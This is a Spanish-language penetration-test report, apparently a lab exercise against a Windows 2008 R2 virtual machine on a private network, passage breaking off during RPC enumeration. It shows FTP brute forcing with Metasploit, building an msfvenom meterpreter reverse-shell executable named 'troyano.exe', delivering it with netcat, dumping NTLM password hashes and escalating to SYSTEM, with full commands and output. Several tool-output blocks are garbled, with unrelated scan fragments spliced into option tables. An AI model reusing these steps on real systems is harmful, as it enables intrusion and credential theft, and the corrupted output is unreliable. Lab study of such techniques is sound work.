  CVE-2010-1899  4.3    https://vulners.com/cve/CVE-2010-1899
```

La figura de arriba nombra varios CVE que se puede tratar de explotar con metasploit, se halló un scanner `ftp_login`, entonces como se realizo con SSH, se intenta realizar fuerza bruta para ver si se obtiene una Shell.

Se utiliza el módulo auxiliary(scanner/ftp/ftp_login) para realizar prueba de CAJA GRIS (con cierta información acerca de la maquina objetivo), fuerza bruta, contra la maquina 10.0.2.49, ya que se trata de diccionarios creados a mano en las rutas `/usr/share/wordlists/windows2008user.txt` para user y `/usr/share/wordlists/windowpass.txt` para password, ya conociendo credenciales de usuario sin privilegio, en este caso vagrant:vagrant. Las dos graficas siguientes son evidencias de esta prueba.

```
msf6 auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):
  Current Setting        Description
  _____
  File: /usr/share/wordlists
Name      Current Setting      Required
  BLANK_PASSWORDS      false           no   Try blank passwords for all users
  BRUTEFORCE_SPEED     5              yes  How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS        false          no   Try each user/password couple stored in the current database
  DB_ALL_PASS         false          no   Add all passwords in the current database to the list
  DB_ALL_USERS         false          no   Add all users in the current database to the list
  DB_SKIP_EXISTING    none           no   Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD            ""             no   A specific password to authenticate with
  PASS_FILE           /usr/share/wordlists/windowpass.txt no   File containing passwords, one per line
  Proxies              ""             no   A proxy chain of format type:host:port[,type:host:port][...]
  RECORD_GUEST        false          no   Record anonymous/guest logins to the database
  RHOSTS              10.0.2.49      yes  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT                21             yes  The target port (TCP)
  STOP_ON_SUCCESS     false          yes  Stop guessing when a credential works for a host
  THREADS              1              yes  The number of concurrent threads (max one per host)
  USERNAME             ""             no   A specific username to authenticate as
  USERPASS_FILE       /usr/share/wordlists/      no   File containing users and passwords separated by space, one pair per line
  USER_AS_PASS        false          no   Try the username as the password for all users
  USER_FILE            /usr/share/wordlists/windows2008user.txt no   File containing usernames, one per line
  VERBOSE              true           yes  Whether to print output for all attempts

File: /usr/share/wordlists
View the full module info with the info, or info -d command.
```



```
msf6 auxiliary(scanner/ftp/ftp_login) > exploit
[*] 10.0.2.49:21      - 10.0.2.49:21 - Starting FTP login sweep
[+] 10.0.2.49:21      - 10.0.2.49:21 - Login Successful: vagrant:vagrant
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: bob:vagrant (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: bob:root (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: user3:vagrant (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: user3:root (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: humanresource:vagrant (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: humanresource:root (Incorrect: )
[*] 10.0.2.49:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Se utiliza el módulo auxiliary(scanner/ftp/ftp_login) para realizar prueba de **CAJA NEGRA** (sin información acerca de la maquina victima), fuerza bruta, contra la maquina 10.0.2.49, ya que se trata de diccionarios reales alojados en las rutas de la maquina Kali linux /usr/share/wordlists/rockyou1.txt para user y /usr/share/wordlists/rockyou1.txt para password, sin conocer ninguna información acerca de las credenciales, en este caso se obtuvo vagrant:vagrant, usuario sin privilegios. Las dos graficas siguientes evidencian esta prueba.

```
msf6 auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):
Module: auxiliary/scanner/ftp/ftp_login
      Path: /usr/share/metasploit-framework/modules/scanner/ftp
      Id: 1
      Name: FTP Login Scanner
      Version: 1.0
      Platform: all
      Type: scanner
      Author: [REDACTED]
      License: Exploit Development License
      Status: Active
      Description: This module performs a bruteforce attack against an FTP server. It can target specific users and passwords or use a database of credentials. It supports both anonymous and guest logins.
      Options:
        Name          Current Setting  Required  Description
        --            /usr/share/wordlists/rockyou1.txt    no        Try blank passwords for all users
        BLANK_PASSWORDS  false           no        Try blank passwords for all users
        BRUTEFORCE_SPEED 5             yes       How fast to bruteforce, from 0 to 5
        DB_ALL_CREDS  false           no        Try each user/password couple stored in the current database
        DB_ALL_PASS   false           no        Add all passwords in the current database to the list
        DB_ALL_USERS  false           no        Add all users in the current database to the list
        DB_SKIP_EXISTING  none         no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
        PASSWORD     no              no        A specific password to authenticate with
        PASS_FILE    /usr/share/wordlists/rockyou1.txt  no        File containing passwords, one per line
        Proxies      no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
        RECORD_GUEST  false           no        Record anonymous/guest logins to the database
        RHOSTS      10.0.2.49        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
        RPORT       21              yes       The target port (TCP)
        STOP_ON_SUCCESS  false        yes       Stop guessing when a credential works for a host
        THREADS     1               yes       The number of concurrent threads (max one per host)
        USERNAME    no              no        A specific username to authenticate as
        USERPASS_FILE  no            no        File containing users and passwords separated by space, one pair per line
        USER_AS_PASS  false           no        Try the username as the password for all users
        USER_FILE    /usr/share/wordlists/rockyou1.txt  no        File containing usernames, one per line
        VERBOSE     true            yes       Whether to print output for all attempts
View the full module info with the info, or info -d command.
```

```
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: 23456:jennifer (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: 23456:joshua (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: vagrant:23456 (Incorrect: )
[+] 10.0.2.49:21      - 10.0.2.49:21 - Login Successful: vagrant:vagrant
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: Administrador:23456 (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: Administrador:vagrant (Incorrect: )
[-] 10.0.2.49:21      - 10.0.2.49:21 - LOGIN FAILED: Administrador:Administrador (Incorrect: )
```

Se utiliza el módulo auxiliary(scanner/ftp/ftp_login) para realizar prueba de **CAJA BLANCA** (con información completa acerca de la maquina victima), fuerza bruta, contra la maquina 10.0.2.49, ya que se trata de diccionarios manuales alojados en las rutas de la maquina Kali linux /usr/share/wordlists/rockyou1.txt para user y /usr/share/wordlists/rockyou1.txt para password, conociendo información completa acerca de las credenciales, en este caso se obtuvo Administrator:vagrant, usuario con privilegios. Las dos graficas siguientes evidencian esta prueba.



```
msf6 auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):
Module options (auxiliary/scanner/ftp/ftp_login):
=====
Name      Current Setting  Required  Description
----      -----          -----    -----
BLANK_PASSWORDS  false        no       Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes      How fast to bruteforce, from 0 to 5
DB_ALL_CRED$  false        no       Try each user/password couple stored in the current database
DB_ALL_PASS  $0             no       Add all passwords in the current database to the list
DB_ALL_USERS  true         no       Add all users in the current database to the list
DB_SKIP_EXISTING  none      no       Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD  http            no       A specific password to authenticate with
PASS_FILE  /usr/share/wordlists/windowspass.txt  no       File containing passwords, one per line
Proxies   :{  
  proxies: None}  find any stored XSS vulnerabilities
RECORD_GUEST  true        no       Record anonymous/guest logins to the database
RHOSTS  10.0.2.49  ind  any DOM based XSS
RPORT   21               yes      The target port(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
STOP_ON_SUCCESS  false     net_informationservices:7.5  yes      Stop guessing when a credential works for a host
THREADS  100-3972  1  10.0  https://vulners.com/cve/CVE-2010-3972
USERNAME  SSV:20122  9.3  https://vulners.com/seebug/SSV:20122
USERPASS_FILE  /vuln  9.3  https://vulners.com/cve/CVE-2010-2730
USER_AS_PASS  1           false    Try the username as the password for all users
USER_FILE   /vuln  10-1899 /usr/share/wordlists/windowsuser.txt  no       File containing usernames, one per line
VERBOSE   open  msftbs  true    Microsoft Windows netbios-ssn
MSF: 0000  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
view the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 10.0.2.49:21 ms-wbt-ser - 10.0.2.49:21 - Starting FTP login sweep
[-] 10.0.2.49:21:tion: No re- 10.0.2.49:21 - LOGIN FAILED: Administrador:vagrant (Incorrect: )
[-] 10.0.2.49:21:ssl/http - 10.0.2.49:21 - LOGIN FAILED: Administrador:root (Incorrect: .)
[-] 10.0.2.49:21:dir-trav - 10.0.2.49:21 - LOGIN FAILED: administrador:vagrant (Incorrect: .)
[-] 10.0.2.49:21 - 10.0.2.49:21 - LOGIN FAILED: administrador:root (Incorrect: .)
[+] 10.0.2.49:21:ab_global - 10.0.2.49:21 - Login Successful: vagrant:vagrant
[+] 10.0.2.49:21:NOWN (unab - 10.0.2.49:21 - Login Successful: Administrator:vagrant
[+] 10.0.2.49:21:VCE-2005-3 - 10.0.2.49:21 - Login Successful: administrator:vagrant
[*] 10.0.2.49:21 inclusion - Scanned 1 of 1 hosts (100% complete) in phpMyAdmin 2.6.4 and 2.6.
[*] Auxiliary module execution completed
```

Una vez culminada esta prueba, se centra la atención en el puerto 80, http, Microsoft IIS httpd 7.5. se buscan vulnerabilidades que puedan ser explotadas en este puerto.

```
|_http-server-header: Microsoft-IIS/7.5
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| vulners:
|   cpe:/a:microsoft:internet_information_services:7.5:
|     CVE-2010-3972  10.0  https://vulners.com/cve/CVE-2010-3972
|     SSV:20122  9.3  https://vulners.com/seebug/SSV:20122  *EXPLOIT*
|     CVE-2010-2730  9.3  https://vulners.com/cve/CVE-2010-2730
|     SSV:20121  4.3  https://vulners.com/seebug/SSV:20121  *EXPLOIT*
|     CVE-2010-1899  4.3  https://vulners.com/cve/CVE-2010-1899
```



EXPLOTACION SERVICIO HTTP PUERTO 80:

Se realiza un nmap para conocer más información acerca del puerto 80.

```
[root@kali:~]# nmap -T4 -Pn -sV -O -p 80,8080 --open --reason 10.0.2.49
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 02:59 CET
Nmap scan report for 10.0.2.49
Host is up, received arp-response (0.0012s latency).

PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http   syn-ack ttl 128 Microsoft IIS httpd 7.5
8080/tcp  open  http   syn-ack ttl 128 Sun GlassFish Open Source Edition 4.0
MAC Address: 08:00:27:73:A7 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:: - cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.20 seconds
```

Para explotar este puerto 80 se procederá a realizar los siguientes pasos:

- 1- Crear un payload con msfvenom

```
[root@kali:~/home/veronica/Documentos/pentest_final]# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.48 LPORT=4444 -f exe > troyano.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```



2- Se transfiere el archivo a la maquina objetivo a un usuario SIN privilegios (CAJA GRIS)

```
C:\Users\vagrant\Downloads\nc.exe-master>nc64.exe -lvp 4444 > shell.php
listening on [any] 4444 ...
10.0.2.48: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [10.0.2.49] from <UNKNOWN> [10.0.2.48] 52624: NO_DATA

C:\Users\vagrant\Downloads\nc.exe-master>dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 3C52-7D2F
```

```
C:\Users\vagrant\Downloads\nc.exe-master>nc64.exe -lvp 4444 > troyano.exe
listening on [any] 4444 ...
10.0.2.48: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [10.0.2.49] from <UNKNOWN> [10.0.2.48] 33922: NO_DATA


C:\Users\vagrant\Downloads\nc.exe-master>dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 3C52-7D2F

Directory of C:\Users\vagrant\Downloads\nc.exe-master

03/04/2023  08:22 PM      <DIR>          .
03/04/2023  08:22 PM      <DIR>          ..
01/23/2019  07:23 AM           12,166 doexec.c
01/23/2019  07:23 AM            7,283 generic.h
01/23/2019  07:23 AM           22,784 getopt.c
01/23/2019  07:23 AM            4,765 getopt.h
01/23/2019  07:23 AM           61,780 hobbit.txt
01/23/2019  07:23 AM           18,009 license.txt
01/23/2019  07:23 AM            300 Makefile
01/23/2019  07:23 AM           38,616 nc.exe
01/23/2019  07:23 AM           45,272 nc64.exe
01/23/2019  07:23 AM           69,850 netcat.c
01/23/2019  07:23 AM           6,885 readme.txt
03/04/2023  08:22 PM           7,168 troyano.exe
                           12 File(s)     294,878 bytes
                           2 Dir(s)   44,530,180,096 bytes free

C:\Users\vagrant\Downloads\nc.exe-master>_
```

```
[root@kali ~]# nc 10.0.2.49 4444 -w 3 < troyano.exe
[root@kali ~]# ls
troyano.exe
```





3- Se ejecuta el archivo malicioso en la maquina objetivo

	troyano.exe	3/4/2023 8:22 PM	Application	7 KB
--	-------------	------------------	-------------	------

4- Se pone en escucha la maquina atacante con el módulo exploit/multi/handler en la maquina atacante para recibir la Shell reversa.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
_____|_____|_____|_____
Name      Current Setting  Required  Description
_____|_____|_____|_____
Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
_____|_____|_____|_____
EXITFUNC  process        yes      PHP vs Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.0.2.48        yes      The listen address (an interface may be specified)
LPORT    4444            yes      The listen port
_____|_____|_____|_____
Exploit target:
Id  Name
--  --
0   Wildcard Target
_____|_____|_____
View the full module info with the info, or info -d command.
```

5- Se obtiene la Shell reversa exitosamente con meterpreter y se ejecutan algunos comandos incluso, se elevan privilegios con getsystem y funciona.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.48:4444
[*] Sending stage (200774 bytes) to 10.0.2.49
[*] Meterpreter session 1 opened (10.0.2.48:4444 → 10.0.2.49:49662) at 2023-03-05 05:25:56 +0100

meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > sysinfo
Computer       : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Apache Version : 2.2.21
Logged On Users: 2
Meterpreter   : x64/windows
PHP Version   : 5.3.10
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kobni:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:60f94a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327e731c7fe136a4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa69017ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han Solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4ea63d63565f37fe7f28d9ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:c1dcdf52077e75aeaf4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74ca03dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
ssh:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ssh_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16fc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > bg
```



```
msf6 exploit(multi/handler) > sessions -i
WampServer - Donate - Alter

Active sessions

Id  Name   Type      Information                                     Connection
--  --    --
1   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  10.0.2.48:4444 → 10.0.2.49:49662 (10.0.2.49)
```

Se realizan los mismos pasos, pero con un usuario con privilegios, en este caso Administrator.

Se salta el primero paso ya que se transfiere el mismo payload creado anteriormente.

- 2- Se transfiere el archivo a la maquina objetivo a un usuario CON privilegios (CAJA BLANCA)


```
C:\Users\Administrator\Downloads\nc.exe-master>dir
 Volume in drive C is Windows 2008R2
 Volume Serial Number is 3C52-7D2F

 Directory of C:\Users\Administrator\Downloads\nc.exe-master

03/04/2023  09:00 PM    <DIR>          .
03/04/2023  09:00 PM    <DIR>          ..
01/23/2019  07:23 AM           12,166 doexec.c
01/23/2019  07:23 AM            7,283 generic.h
01/23/2019  07:23 AM           22,784 getopt.c
01/23/2019  07:23 AM            4,765 getopt.h
01/23/2019  07:23 AM           61,780 hobbit.txt
01/23/2019  07:23 AM           18,009 license.txt
01/23/2019  07:23 AM             300 Makefile
01/23/2019  07:23 AM            38,616 nc.exe
01/23/2019  07:23 AM            45,272 nc64.exe
01/23/2019  07:23 AM           69,850 netcat.c
01/23/2019  07:23 AM            6,885 readme.txt
03/04/2023  09:01 PM           7,168 troyano.exe
               12 File(s)   294,878 bytes
                2 Dir(s)  44,466,769,920 bytes free

C:\Users\Administrator\Downloads\nc.exe-master>_
```

```
[root@kali)-[/home/veronica/Documentos/pentest_final]
# nc 10.0.2.49 4444 -w 3 < troyano.exe
```





3- Se ejecuta el archivo malicioso mientras se pone en escucha a la maquina objetivo



4- Se pone en escucha la maquina atacante con el módulo exploit/multi/handler en la maquina atacante para recibir la Shell reversa.

```
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name   Current Setting  Required  Description
_____
Payload options (windows/x64/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
_____
EXITFUNC process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST   10.0.2.48        yes        The listen address (an interface may be specified)
LPORT   4444             yes        The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.
```

5- Se obtiene la Shell reversa exitosamente con meterpreter y se ejecutan algunos comandos incluso, se elevan privilegios con getsystem y funciona

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.48:4444
[*] Sending stage (200774 bytes) to 10.0.2.49
[*] Meterpreter session 2 opened (10.0.2.48:4444 → 10.0.2.49:49308) at 2023-03-05 06:08:46 +0100

meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
```



```
meterpreter > ifconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:73:6c:a7
MTU       : 1500
IPv4 Address : 10.0.2.49
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f007:d42:3e0b:ce35
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name      : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:a00:231
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
meterpreter > ps

Process List
=====

  PID  PPID  Name          Arch Session User           Path
  --  --   --
  0    0   [System Process]
  4    0   System          x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
 140   4   svchost.exe     x64   0    NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
 260   4   smss.exe        x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\smss.exe
 296   616  WmiPrvSE.exe   x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\wbem\wmiprvse.exe
 344   328  csrss.exe      x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
 396   328  wininit.exe    x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
 404   388  csrss.exe      x64   1    NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
 452   388  winlogon.exe   x64   1    NT AUTHORITY\SYSTEM C:\Windows\system32\winlogon.exe
 488   1428  DesktopCentral.exe x86   1    VAGRANT-2008R2\Administrator C:\ManageEngine\DesktopCentral_Server\bin\DesktopCentral.exe
 496   396  services.exe    x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\services.exe
 512   396  lsass.exe       x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\lsass.exe
 516   496  svchost.exe     x64   0    NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe
 520   396  lsm.exe         x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\lsm.exe
 616   496  svchost.exe     x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
 684   496  VBoxService.exe  x64   0    NT AUTHORITY\SYSTEM C:\Windows\System32\VBoxService.exe
 752   496  svchost.exe     x64   0    NT AUTHORITY\NETWORK SERVICE C:\Windows\system32\svchost.exe
 840   496  svchost.exe     x64   0    NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe
 884   496  svchost.exe     x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
 940   496  svchost.exe     x64   0    NT AUTHORITY\LOCAL SERVICE C:\Windows\system32\svchost.exe
 956   1428  cmd.exe        x64   1    VAGRANT-2008R2\Administrator C:\Windows\System32\cmd.exe
 980   496  svchost.exe     x64   0    NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
 1116   496  spoolsv.exe    x64   0    NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
 1144   496  svchost.exe     x64   0    NT AUTHORITY\SYSTEM C:\Windows\system32\svchost.exe
```

```
msf6 exploit(multi/handler) > sessions -i

Active sessions
=====

  Id  Name   Type          Information                                     Connection
  --  --   --
  2   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ VAGRANT-2008R2  10.0.2.48:4444 → 10.0.2.49:49308 (10.0.2.49)
```



EXPLORACION SERVICIO MICROSOFT WINDOWS RPC PUERTO 135

Se buscan en la herramienta METASPLOIT modulos que puedan explotar el puerto 135/TCP Microsoft Windows RPC

Se hallaron algunos y se realizó la explotación para ver que resultados arrojan.

```

msf6 auxiliary(scanner/dcerpc/tcp_dcerpc_auditor) > search RPORT:135
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --           --            --      --      --
0  auxiliary/scanner/dcerpc/tcp_dcerpc_auditor    normal  No    DCERPC TCP Service Auditor
1  auxiliary/scanner/endpoint_mapper    normal  No    Endpoint Mapper Service Discovery
2  exploit/windows/dcerpc/ms03_026_dcom  2003-07-16 great  Yes   MS03-026 Microsoft RPC DCOM Interface Overflow
3  exploit/windows/misc/plugx     2017-07-27  normal  Yes   PlugX Controller Stack Buffer Overflow
4  auxiliary/scanner/dcerpc/management  normal  No    Remote Management Interface Discovery
5  exploit/windows/lpd/wincomlpd_admin  2008-02-04  good  No    WinComLPD Buffer Overflow

nmap scan report for 10.0.2.48
Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/lpd/wincomlpd_admin

```

De los módulos hallados se explotan:

- auxiliary/scanner/dcerpc/tcp dcerpc auditor

El Módulo de nombre “auxiliary/scanner/dcerpc/tcp_dcerpc_auditor” incluido en Metasploit Framework, permite determinar cuáles servicios DCE RPC son factibles de ser accedidos sobre un puerto TCP. DCE/RPC son las siglas en idioma inglés de “Distributed Computing Environment / Remote Procedure Calls” o “Entorno para Computación Distribuida / Llamadas a Procedimientos Remotos”, es un sistema de llamadas a procedimientos remotos desarrollado por la DCE (Entorno para Computación Distribuida). Este sistema permite a los programadores escribir software distribuido, como si se estuviese trabajando en la misma computadora, sin preocuparse sobre el código de red subyacente.

```
msf6 auxiliary(scanner/dcerpc/tcp_dcerpc_auditor) > options
All 1000 scanned ports on 10.0.2.49 are in ignored states.
Module options (auxiliary/scanner/dcerpc/tcp_dcerpc_auditor):

      Name   Value          Description
  [+] RHOSTS  10.0.2.49    The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  [+] RPORT   135           The target port (TCP)
  [+] THREADS 55            The number of concurrent threads (max one per host)

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21T11:57Z
Nmap scan report for 10.0.2.49
View the full module info with the info or info -d command.
```

El resultado obtenido de la explotación de esta vulnerabilidad arroja datos como que servicios se están ejecutando en la máquina a través del UUID. Esta información puede ser muy útil para planificar y lanzar un ataque.



- auxiliary/scanner/dcerpc/endpoint_mapper

El módulo de nombre “auxiliary/scanner/dcerpc/endpoint_mapper” incluido en Metasploit Framework, puede ser utilizado para obtener información del servicio “Endpoint Mapper”. Un servicio RPC Endpoint Mapper, resuelve identificadores de interfaces RPC para transportar puntos de llegada. Si el servicio es detenido o deshabilitado, los programas utilizando servicios RPC no funcionarán adecuadamente. Este servicio se ejecuta en el puerto TCP 135 como “NT AUTHORITY\NetworkService”, en un proceso compartido de “svchost.exe”. Otros servicios podrían ejecutarse en el mismo proceso. Si el RCP Endpoint Mapper falla en iniciar, el error se registra. Este servicio es instalado por defecto, y su tipo de inicio es “Automático”. El servicio RPC Endpoint Mapper no es dependiente de ningún otro componente del sistema, pero en cambio sí existen muchos servicios dependientes de este.

```
